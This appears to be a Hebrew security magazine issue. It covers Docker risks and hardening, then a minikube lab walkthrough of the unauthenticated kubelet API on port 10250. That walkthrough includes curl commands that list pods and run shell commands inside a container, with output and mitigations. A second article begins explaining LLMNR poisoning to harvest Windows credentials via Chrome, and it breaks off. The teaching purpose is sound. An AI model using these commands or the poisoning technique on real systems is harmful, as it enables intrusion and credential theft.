הקרבה הזו למערכת ההפעלה מהווה קרקע רחבה למתקפות שתכליתן השפעה של התוקף מסביבת ה-קונטיינר על מערכת ההפעלה של ה-Host או על יישומים, משאבים ומערכות קבצים של קונטיינרים אחרים.

מה שמסייע לתוקף, שכברירת מחדל ה- Docker Daemon (התהליך של מנוע ה-Docker) מופעל כ-root.

חולשות Docker נפוצות נוספות:

- גישה חופשית לרשת מהקונטיינרים לרשת הארגונית ובינם לבין עצמם (ע"פ ברירת מחדל).
- קונטיינרים רצים באופן Privileged ע"פ ברירת המחדל.
- הקצאת ניצול משאבי CPU: Container שדורש משאבים (למשל -בעת מתקפת DoS) יגזול משאבים ויתקע את ה-Host וה-Containers האחרים.
- ומי שמשתמש ב-Images שהוא לא הכין בעצמו או מגרסה נקייה של תוכנה יכול לצפות שמלבד החולשות בתוכנה (דוגמא: Postgres, Wordpress וכו') עלולים להתווסף חולשות מהקוד או ההגדרות שהוסיף המתכנת שפרסם את ה-Image (בשוגג או במזיד).
- אמרנו שיישום בקונטיינר אמור לפעול בטבעיות כאילו רץ על מכונה וירטואלית או פיזית ייעודית עבורו, אך במציאות ישנם סימנים שונים שיכולים לרמוז ליישום או משתמש (המחובר ל- Command Line Shell) שהוא "כלוא" בקונטיינר ואז הוא יכול לחפש דווקא קבצים או תיקיות המשותפות עם ה-Host (למשל-קובץ ה- /etc/hosts) ולזלול שטח דיסק או להזריק נוזקה כדי לגרום נזק ל-Host ולהשתלט על כל המכונה.
- קונטיינרים מובילים לריבוי שירותים ויישומים הרצים במקביל בשרת, דבר מקשה על הניטור והמעקב לאיתור תופעות חשודות.

ואפשר להרחיק לכת עד מתקפת Man-in-The-Middle בין ה-Host ל-Registry המרוחק ממנו נלקחים ה-Images או תקלות של Image-ים שלא מתעדכן כי הם נלקחים מ-Cache. אך **מניסיוננו בתעשייה ארבעת האיומים הנפוצים כשמיישמים סביבות Docker הם לרוב:**

- בריחה מקונטיינר (Breakout) והשפעה על ה-Host, קונטיינרים אחרים או על רשת הפנימית.
- חולשות ב-Kernel (גם בימינו וגם בלינוקס באג קטן או הגדרה רשלנית של הסביבה מסוגלים לתקוע את כל ה-Host וכן סוגים שונים ומגוונים של Privilege Escalation)
- DoS-מניעת גישה בקונטיינר אחד עשויה להשפיע על כל השאר וה-Host בשל שיתוף משאבי ה-Kernel.
- גניבת אמצעי זיהוי (Secrets)-הנובעים מאבטחה רשלנית של סיסמאות, Tokens וכו' בעת אגירתם, העברתם מהקונטיינר או אליו.

טיפים להתמודדות ניתן למצוא במסמך. [13]

[13] http://container-solutions.com/content/uploads/2015/06/15.06.15_DockerCheatSheet_A2.pdf דף מסכם שימושי ביותר למרות שהוא בן שנתיים.

הקשחה

CIS וקבוצות נוספות פרסמו נהלי הקשחה עבור Docker, דבר המסייע לאנשי אבטחה ומפתחים להקשיח את מערכותיהם וכן הכלי של מפתחי Docker העושה שימוש בנוהל של CIS לביקורת:

https://dockerbench.com

ציינו עד כה כמה ממגבלות וסיכונים המובנים ב-Docker וחשוב להבין את מגבלות המידור והאבטחה שלו (כאלה שלא ייעלמו גם לאחר הקשחה), ונשתמש בו היכן שהחסרונות האלו נסבלים. במקומות שצריך הפרדה מלאה יותר נשלב וירטואליזציה "אמיתית". להלן כמה טיפים כלליים:

- עקבו אחר המלצות ההקשחה והמסמכים מבית מדרשם של CIS ו-Sans .
- שימוש ב-SELinux או AppArmor יכול בהחלט לסייע להגביל את הגישה לאובייקטים הרצויים ומימוש מדיניות אבטחה בסביבת Linux.
- שימוש ב-VM שבתוכו ירוץ Docker ולא על שרת עצמאי.
- להפריד בין תכנים ברמת סיווג סודיות שונה ומלקוחות מתחרים למכונות וירטואליות ואף פיזיות שונות.

כמה בטוח להשתמש ב-Docker בסביבת ייצור?

מבחינת ביצועים מהירים, חסכון במשאבים מחשוב וקלות שימוש-Docker נפלא וחוסך עלויות. מאידך, מבחינת אבטחת מידע, מדובר במודול למערכת ההפעלה המשתף משאבים בין מספר משתמשים ללא הפרדה בחומרה או בדרייברים-לכן לא אפתיע איש שנגלה שהתקנת Docker לפני הקשחה (שבהקשחה-Hardening-אני מתכוון שהסביבה מוגדרת באופן מודע, מנוסה ומעודכן לפי מדיניות אבטחה, ניתוח איומים ובהתאם לסטנדרטים העדכניים)-היא לא בטוחה נגד מתקפות וטכניקות ידועות.

חברות, מתנדבים ומשתמשים משקיעים בפיתוח של Docker ומשפרים את הכלי, אך לכל משתמש קיימת בעיית האבטחה הפרטית שלו-האם המערכת שלי מוגדרת ומוקשחת נכון עבור צרכיי ומתאימה לסיטואציה שלי.

אגב זאת שאלה לתחום מדעי המחשב וחקר אבטחת תוכנה-האם בכלל תיתכן בתאוריה הפרדה מספקת בין יישומים או שירותים בסוג שיתוף משאבים שנעשה במערכת ההפעלה (וחולקים אותו Kernel) בתחום ה-Userspace וללא חומרה (Hypervisor)? אשמח לקרוא את דעתכם בתגובות.

עד כאן ההקדמה בנוגע ל-Docker.


ממש כמו שיש כלים המתחרים ב-Docker ביצירת והפעלת קונטיינרים (למשל LXC)-כך גם לדרכי הפריסה של Docker עצמו יש חלופות: גרסאות האחרונות של Docker נמצא גם הכלי Swarn, המאפשר קיבוץ (Clustering) ותזמון (Scheduling) של קונטיינרים. תכונות המאפשרות הרצה של קונטיינרים על פני מספר שרתים (Nodes) ובכך לאפשר גדילה (Scaling) וליצור מערכת שלמה עם בעלת תכונות של יתירות (Redundancy) ומדיניות זמינות-כך שבעת הצורך או בזמנים קבועים יתגברו עוד קונטיינרים את השירותים שהם מספקים.

והחלופה המפורסמת ל-Swarm היא-Kubernetes.

Kubernetes

Kubernetes-נרשם גם כ-K8s, הינו פרויקט קוד פתוח שנוצר וקודם ע"י Google. מדובר בחבילה שיכולה להריץ קונטיינרים באמצעות Docker או מתחריו. וכן מכילה יכולות Scheduling, Clustering, והכלים etcd (בסיס נתונים להגדרות), Kubelet (המוודא כי הקונטיינרים וה-Node פועלים כשורה) Kube-proxy, (המשמש כ-Proxy לרשת הוירטואלית של המערכת ואף כ-Load-Balancer) , ממשק WEB לבקרה בשם cAdvisor, REST API ועוד.

מרבית ההגדרות, השליטה והתקשורת הפנימית בקוברנטיס נעשית באמצעות REST API והודעות בפורמט JSON.



[Khtan66 / Wikipedia / Wikimedia Commons, https://upload.wikimedia.org/wikipedia/commons/b/be/Kubernetes.png]

Pods - אשכולות של קונטיינרים בקוברנטיס נקראים Pods ואפשר להפעיל/להקפיא/לעצור או לחסל ולמחוק אותם בקלות באמצעות ה-API או כלי CLI (שמאחורי הקלעים משתמשים מחליפים הודעות REST בפורמט JSON בדומה ל-Docker).

כמו שנראה בתמונה לעיל, התמיכה ב-Nodes מאפשרת לפרוס את ה-Pods (המכילים קונטיינרים) על פני כמה שרתים וכך לגדול ולאפשר יתירות.

כל ההקדמה הזאת באה להראות חולשה די מגניבה שקיימת כבר כשנתיים וחצי והיא עדיין רלוונטית:

חולשה - הרצת פקודות מרחוק ללא צורך בהזדהות

מקור:

https://github.com/kayrus/kubelet-exploit

תיאור החולשה: קוברנטיס מאזין כברירת מחדל בפורט 10250/tcp כדי לאפשר לרכיב ה-Kubelet לתקשר עם Nodes אחרים, לשלוט ולקבל מהם חיווי והוא מגיב לבקשות אפילו אם למערכת שרתים נוספים כרגע. זהו שירות API שפתוח לרווחה אם לא טורחים להגן עליו עם מפתח הצפנה.

החולשה מאפשרת הזרקת פקודות ל-Command Shell של הקונטיינר ואף לקבל חיווי, כך **שניתן לקרוא מידע מקבצים וספריות, למחוק, לשנות ולהפעיל יישומים על כל הקונטיינרים שבשרת** ללא בקרת הזדהות באמצעות בקשות GET ו-POST פשוטות.

כעת נממש את החולשה בסביבת Windows ביחד. (minikube לא תפעל כשורה על מכונה וירטואלית של לינוקס כי ההתקנה מחפשת גישה ל-Hypervisor)

1. דרוש Virtual Box (תיאורטית אפשר גם VMWare אבל לא ניסיתי) מותקן על Windows.
2. הורידו את minikube לוינדוס מכאן:

https://github.com/kubernetes/minikube/releases

3. ועקבו אחר ההוראות האלה:

https://kubernetes.io/docs/getting-started-guides/minikube

4. הורידו את kubect, הכלי לשליטה ב-Kubernetes :

https://storage.googleapis.com/kubernetesrelease/release/v1.6.2/bin/windows/amd64/kubectl.exe

5. הורידו curl עם תמיכה ב-HTTPS מאתר זה:

http://www.paehl.com/open_source/?download=curl_754_0_ssl.zip

6. למידע נוסף למי שמעוניין:


https://kubernetes.io/docs/getting-started-guides/minikube

7. שמרו את minikube-windows-amd64.exe ואת- kubectl.exe בתיקייה שתצרו בכונן C. (כוננים אחרים חווינו באגים)

ההפעלה הראשונה של minikube אמורה להראות כך:

```
minikube-windows-amd64.exe start
```

התוצאה-תופעל מכונה וירטואלית באמצעות VirtualBox ויורדו התכנים הנדרשים ל-Minikube.



הפעלת Pod עם קונטיינר לדוגמא:

```
kubectl run hello-minikube --
image.gcr.io/google_containers/echoserver:1.4 --port=8080
```

הפקודה הבאה תחשוף את פורט 8080 מהקונטיינר למחשב והיא איננה הכרחית אם אינם מעוניינים להציץ באפליקצית הדוגמא hello-minikube.

```
kubectl expose deployment hello-minikube --type=NodePort
```

נחמם מנועים ונבחן את השירות של מיני-קיוברנטיס שיצרנו לאפליקצית הדוגמא שלנו , מה ה-URL והפורט שלה:

```
Minikube-windows-amd64.exe service hello-minikube --url
```

זה אמור להראות כך:


```
C:\WINDOWS\system32\cmd.exe

C:\mysandbox\minikube>minikube-windows-amd64.exe start
Starting local Kubernetes cluster...
Starting VM...
SSH-ing files into VM...
Setting up certs...
Starting cluster components...
Connecting to cluster...
Setting up kubeconfig...
Kubectl is now configured to use the cluster.

C:\mysandbox\minikube>kubectl run hello-minikube --image=gcr.io/google_containers/echoserver:1.4 --port=8080
deployment "hello-minikube" created

C:\mysandbox\minikube>kubectl expose deployment hello-minikube --type=NodePort
service "hello-minikube" exposed

C:\mysandbox\minikube>kubectl get pod
NAME                              READY     STATUS    RESTARTS   AGE
hello-minikube-938614450-298fz    1/1       Running   0          2m

C:\mysandbox\minikube>minikube service hello-minikube --url
'minikube' is not recognized as an internal or external command,
operable program or batch file.

C:\mysandbox\minikube>minikube-windows-amd64.exe service hello-minikube --url
http://192.168.99.100:32160

C:\mysandbox\minikube>curl.exe http://192.168.99.100:32160
CLIENT VALUES:
client_address=172.17.0.1
command=GET
real path=/
query=nil
request_version=1.1
request_uri=http://192.168.99.100:8080/

SERVER VALUES:
server_version=nginx: 1.10.0 - lua: 10001

HEADERS RECEIVED:
accept=*/*
host=192.168.99.100:32160
user-agent=curl/7.54.0
BODY:
-no body in request-
```

שלבי ביצוע ההתקפה:

שלב ראשון, ללא שום צורך בזיהוי-הפקודה הבאה תגלה לנו אילו Pods פעילים:

```
curl -sk https://192.168.99.100:10250/runningpods/ | python -mjson.tool
```

או לחילופין בדפדפן:



שימו לב למידע שנחשף: שם ה-NAMESPACE ("default"), שם ה-Pod ("hello-minikube-938614450-298fz") והקונטיינר שמשויך ל-Pod ("hello-minikube").

אלה נתונים הנחוצים לנו כדי לממש את החולשה:

נעבור לשלב השני, נזריק פקודות לקונטיינר שנבחר שבתוך Pod שאליו הוא שייך, ללא זיהוי:

```
curl -sk -XPOST "https://192.168.99.100:10250/run/default/hello-
minikube-938614450-298fz/hello-minikube" -d "cmd=ls -la /"
```

התוצאה:

```
c:\mysandbox\minikube>minikube-windows-amd64.exe service hello-minikube --url
http://192.168.99.100:32160

c:\mysandbox\minikube>curl -sk -XPOST "https://192.168.99.100:10250/run/default/hello-minikube-938614450-298fz/hello-minikube" -d "cmd=ls -la /"
total 76
drwxr-xr-x   1 root root 4096 Jun 13 12:18 .
drwxr-xr-x   1 root root 4096 Jun 13 12:18 ..
-rwxr-xr-x   1 root root    0 Jun 13 12:18 .dockerenv
-rwxr-xr-x  11 root root    0 Apr 21  2016 .dockerinit
-rw-r-----   1 root root  436 May 28  2016 README.md
drwxr-xr-x   2 root root 4096 Apr 25 20:43 bin
drwxr-xr-x   2 root root 4096 Nov 27  2015 boot
drwxr-xr-x   5 root root  380 Jun 13 12:18 dev
drwxr-xr-x   1 root root 4096 Jun 13 12:18 etc
drwxr-xr-x   2 root root 4096 Nov 27  2015 home
drwxr-xr-x   6 root root 4096 Apr 25 20:43 lib
drwxr-xr-x   2 root root 4096 Apr 25 20:43 lib64
drwxr-xr-x   2 root root 4096 Mar 31  2016 media
drwxr-xr-x   2 root root 4096 Mar 31  2016 mnt
drwxr-xr-x   2 root root 4096 Mar 31  2016 opt
dr-xr-xr-x 180 root root    0 Jun 13 12:18 proc
drwx------   2 root root 4096 Apr 25 20:43 root
drwxr-xr-x   1 root root 4096 Jun 13 12:18 run
drwxr-xr-x   2 root root 4096 Apr 25 20:43 sbin
drwxr-xr-x   2 root root 4096 Mar 31  2016 srv
dr-xr-xr-x  12 root root    0 Jun 13 12:18 sys
drwxrwxrwt   2 root root 4096 May  2  2016 tmp
drwxr-xr-x  10 root root 4096 Apr 25 20:43 usr
drwxr-xr-x   1 root root 4096 Apr 25 20:43 var
```

כפי שניתן לראות בדוגמא, הפקודה "ls -la /" הורצה בתוך הקונטיינר.

החולשה נובעת מאי-מימוש במנגנוני בקרה והרשאות ל-API של קוברנטיס. המפתחים רצו לשמור את הפורט הזה עבור יכולת ה PROXY ותקשורת בין ה-Master ל-Nodes ובפועל זה עדיין פגיע כברירת מחדל.

דרכים אפשרויות להתמודד עם החולשה הינם:

א. לפני כמה חודשים שוחרר פתרון רשמי לבעיה המסרב לבקשות אנונימיות ודורש תעודה דיגיטלית להזדהות:

https://kubernetes.io/docs/admin/kubelet-authentication-authorization

הפתרון אינו פועל באופן ברירת המחדל ודורש רצף פעולות הגדרה נוספות ממנהל המערכת.

ב. לגרום לקוברנטיס להאזין על ה-Loopback (כלומר- 127.0.0.1), באמצעות הפרמטר:

```
--address=127.0.0.1
```

ג. להגדיר ל-API של קוברנטיס להאזין כ-SSH במקום HTTPS, כך גם ניתן להשתמש במפתח פרטי כך שיש לפחות מנגנון אותנטיקציה:

```
--ssh-keyfile=path/to/id_rsa
--ssh-user=kub
```

ד. לחסום את הפורטים של קורבנטיס ב-Firewall המקומי והארגוני ובמיוחד את פורט 10250.

סיכום

אני מקווה שמי שלא הכיר/ה עדיין את המבנה של Docker, קיבלו פה מבוא בסיסי לנושא. ומי שכבר עורך מבדקי חדירות ל-Kubernetes יהנה מהבאג/פיצ'ר החביב. ולמי שינסה לשחזר את הצעדים שלנו, תהיה כעת סביבת ניסויים זמינה של Docker ו-K8s אפילו על Windows.

```
minikube-windows-amd64.exe stop
```

על הכותב

אסף ויצמן, עובד בחברת פאלאנטיר סקיוריטי בע"מ. תרגישו חופשי לעקוב בטויטר:

https://twitter.com/tx0x07

Credentials Harvesting via Chrome

מאת דניאל לוי

הקדמה

הדפדפן השכיח ביותר כיום הינו "Chrome" של חברת גוגל (מקור). החלטתי לחקור את הדפדפן, בעיקר את הפרוטוקולים שהוא עושה בהם שימוש, פיצ'רים ייחודיים ועוד. המחקר בוצע על גבי סביבת "Windows" בגרסה עדכנית (Windows 10 Version 1703) ודפדפן כרום בגרסה האחרונה (59.0.3071.86).

במהלך המחקר נמצא כי הדפדפן עושה שימוש רב בפרוטוקול ה-"LLMNR" עבור מטרות שונות, בעזרת ניצול המימוש של הפרוטוקול, ניתן "לקצור" את סיסמאות המשתמשים ברשת, ללא גישה פיסית וללא שימוש בטכניקות SE, כל שהתוקף צריך זה להיות ברשת הפנימית ולחכות שפרטי האימות של משתמשי הארגון יופיעו לו על צג המחשב.

Link-Local Multicast Name Resolution

Link-Local Multicast Name Resolution או בקיצור "LLMNR" הינו פרוטוקול המבוסס על חבילות מידע מסוג DNS הנמצא בפורט UDP/5355.

מטרת הפרוטוקול הינה לאפשר למשתמשים הנמצאים באותו subnet לבצע תרגום שמות מבלי להשתמש בשרתי DNS. לדוגמה, אם ברצוננו לגשת לשיתוף של "alice" הנמצאת איתנו ברשת, נוכל לגשת בצורה הבאה:


\\alice

מבלי לזכור את כתובת ה-IP.

<u>תזכורת</u>:

- DNS-מבצע בקשות מסוג Unicast.
- NetBIOS-מבצע בקשות מסוג Broadcast.
- LLMNR-מבצע בקשות מסוג Multicast.

להלן דוגמה לבקשת LLMNR:



מה קרה פה בדיוק?

- "192.168.1.7" שאל היכן "test".
- הבקשה נשלחה אל "244.0.0.252", כתובת ה-"Multicast".
- "192.168.1.23" ענה.


בהתחשב בעבודה שאנו יודעים שלא היינו אמורים לקבל תשובה ל-name-query הנ"ל מכיוון שאינו קיים ברשת שלנו, מדוע בכל זאת קיבלנו תשובה המפנה אותנו אל "192.168.1.23" ?

LLMMR Poisoning

תוקף יכול להאזין לבקשות ה -llmnr הנשלחות ברשת (מכיוון והן נשלחות באמצעות Multicast) ולענות להם.

אני מאמין שחלקכם כרגע חושבים לכיוון של "ARP spoofing" אך זה לא המקרה, את בקשות ה-"llmnr" יהיה יותר מורכב לנטר, מכיוון שאנו לא הולכים להציף את הרשת בבקשות אלא להפך, נשב בשקט עד שתצוץ בקשה, ברגע שנזהה שנשלחה בקשה ברשת נגיב ונקבל את ה-Credentials המיוחלים (בשקט ☺).

התהליך יראה כך:



[מקור: https://www.sternsecurity.com/images/blog/llmnr_poison1.jpg]

מבנה ה-LLMNR

נכנס "drill down" לפרוטוקול ונבין איך בנויה חבילת מידע של **בקשת** LLMNR, מי שפחות רוצה להיכנס לפרטים הקטנים, יכול לדלג לחלק הבא

דיברנו בהתחלה על כך ש-LLMNR מבוסס על DNS, כאן ניתן לראות זאת בבירור:

```
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                      ID                       |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|QR|   Opcode  | C|TC| T| Z| Z| Z| Z|   RCODE   |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    QDCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ANCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    NSCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ARCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

- **ID** - משויך על ידי התוכנית המייצרת את השאילתא, ה-id יועתק אל ה-response על מנת לייצר התאמה בין הבקשה הנשלחת לתשובה.
- **QR-** Query/Response נועד על מנת לציין את סוג החבילה, במידה ומדובר בחבילה מסוג response הערך יהיה שווה ל-1.

- **OPCODE-** תפקידו לציין את סוג השאילתה, גם כאן הערך יועתק אל ה-response. LLMNR תומך בשאילתות סטנדרטיות בלבד, לכן רק בקשות המכילות OPCODE בעל ערך "0" יתקבלו.
- **Conflict -C** - נועד על מנת לציין מצב בו השולח קיבל תשובות מרובות לשאילתא. (במידה והשאילתא אינה unique).
- **TrunCation -TC** - מצביע על כך שההודעה "קוצרה" מכיוון שהאורך שלה עבר את האורך המותר.
- במידה ומוגדר ערך שונה מ-"0" , כלומר ההודעה קוצרה, LLMNR יתעלם מחבילת המידע.
- **Tentative-T** - יכול להיות מצב בו נקבל תשובות מרובות לשאילתא, לכן, במידה והשרת עדיין אינו אימת האם השאילתא מסוג "Unique", נשתמש בדגל "T".
- **Z -** שמור לשימוש עתידי.
- **RCODE** - Response code, אורכו כ-4 ביט וכאשר מבצעים שאילתא השולח חייב להגדיר כ-0.
- **QDCOUNT** - מציין את מספר "השאלות" בבקשה, השולח חייב לציין את הערך 1, כלומר שאלה אחת, אחרת הפרוטוקול יתעלם מהבקשה.
- **ANCOUNT** - מציין את מספר המשאבים שהתקבלו **בתשובה**.
- **NSCOUNT** - פחות קשור ל- LLMNR ויותר אל DNS, לכן הפרוטוקול יתעלם מכל מבקשה שלא נושאת את הערך "0".
- **ARCOUNT** - גם בו לא יתבצע שימוש בדר"כ, אלא אם הערך של C (Conflict) מוגדר כ-1. ניתן להשתמש בו עבור ניהול של Conflicts, פחות רלוונטי כרגע.

כך תראה **בקשת** LLMNR סטנדרטית:

באדום - ערך משתנה. בירוק - ערך שווה ל-"0". כחול-ערך שווה ל-"1".

```
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                      ID                       |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|QR|   Opcode  | C|TC| T| Z| Z| Z| Z|   RCODE   |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    QDCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ANCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    NSCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ARCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

ניתן לראות גם ב-Wireshark:

```
Link-local Multicast Name Resolution (query)
  Transaction ID: 0x75fa
  Flags: 0x0000 Standard query
    0... .... .... .... = Response: Message is a query
    .000 0... .... .... = Opcode: Standard query (0)
    .... .0.. .... .... = Conflict: None
    .... ..0. .... .... = Truncated: Message is not truncated
    .... ...0 .... .... = Tentative: Not tentative
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
```

חזרה ל-Chrome

יש כמה מצבים בהם Chrome שולח בקשות LLMNR עליהן נוכל לנסות לענות ולדרוש אימות:

1. מיד כאשר מפעילים את Chrome מתבצעת בקשת LLMNR למציאת שרת ה- wpad (על מנת לקבל את הגדרות הפרוקסי):

